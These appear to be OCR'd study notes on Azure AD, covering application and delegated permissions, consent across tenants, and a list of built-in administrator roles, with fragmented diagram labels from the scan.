

Access the Resources with App Owner Consent In Owners Tenant
Application Permission
App Owner
Tenant
User Interaction Not Required
Authentication to Azure with Directly
Client Id and Client Secret
(Tenant Admin
Consent Required)
Microsoft graph
API
(graph.Microsoft.
com)
Azure AD App
(User | Admin
Consent Required)
User Tenant
External App
Integration
Single
Page App
Web
App
Mobile
App
Third Party App
Delegated Permission
User Interaction Required
Authentication to Azure with
User Access Token
Access the Resource on behalf of Users in User Tenant

- **Roles**


  - Administrator or non-administrator needs to manage Azure AD resources, you assign them an Azure AD role that provides the permissions they need.

  - For example, you can assign roles to allow adding or changing users, resetting user passwords, managing user licenses, or managing domain names.


  - Types of AAD Roles :
    - Built-In Roles
      - Global Administrator - Can manage all aspects of Azure AD and Microsoft services that use Azure AD identities.
      - Application Administrator - Can create and manage all aspects of app registrations and enterprise apps.
      - Cloud Application Administrator - Can create and manage all aspects of app registrations and enterprise apps except App Proxy.
      - Global Readers - Can read everything that a Global Administrator can, but not update anything.
      - Directory Writers - Can read and write basic directory information. For granting access to applications, not intended for users.
      - Security Administrator - Can read security information and reports and manage configuration in Azure AD and Office 365.
    - Custom Roles

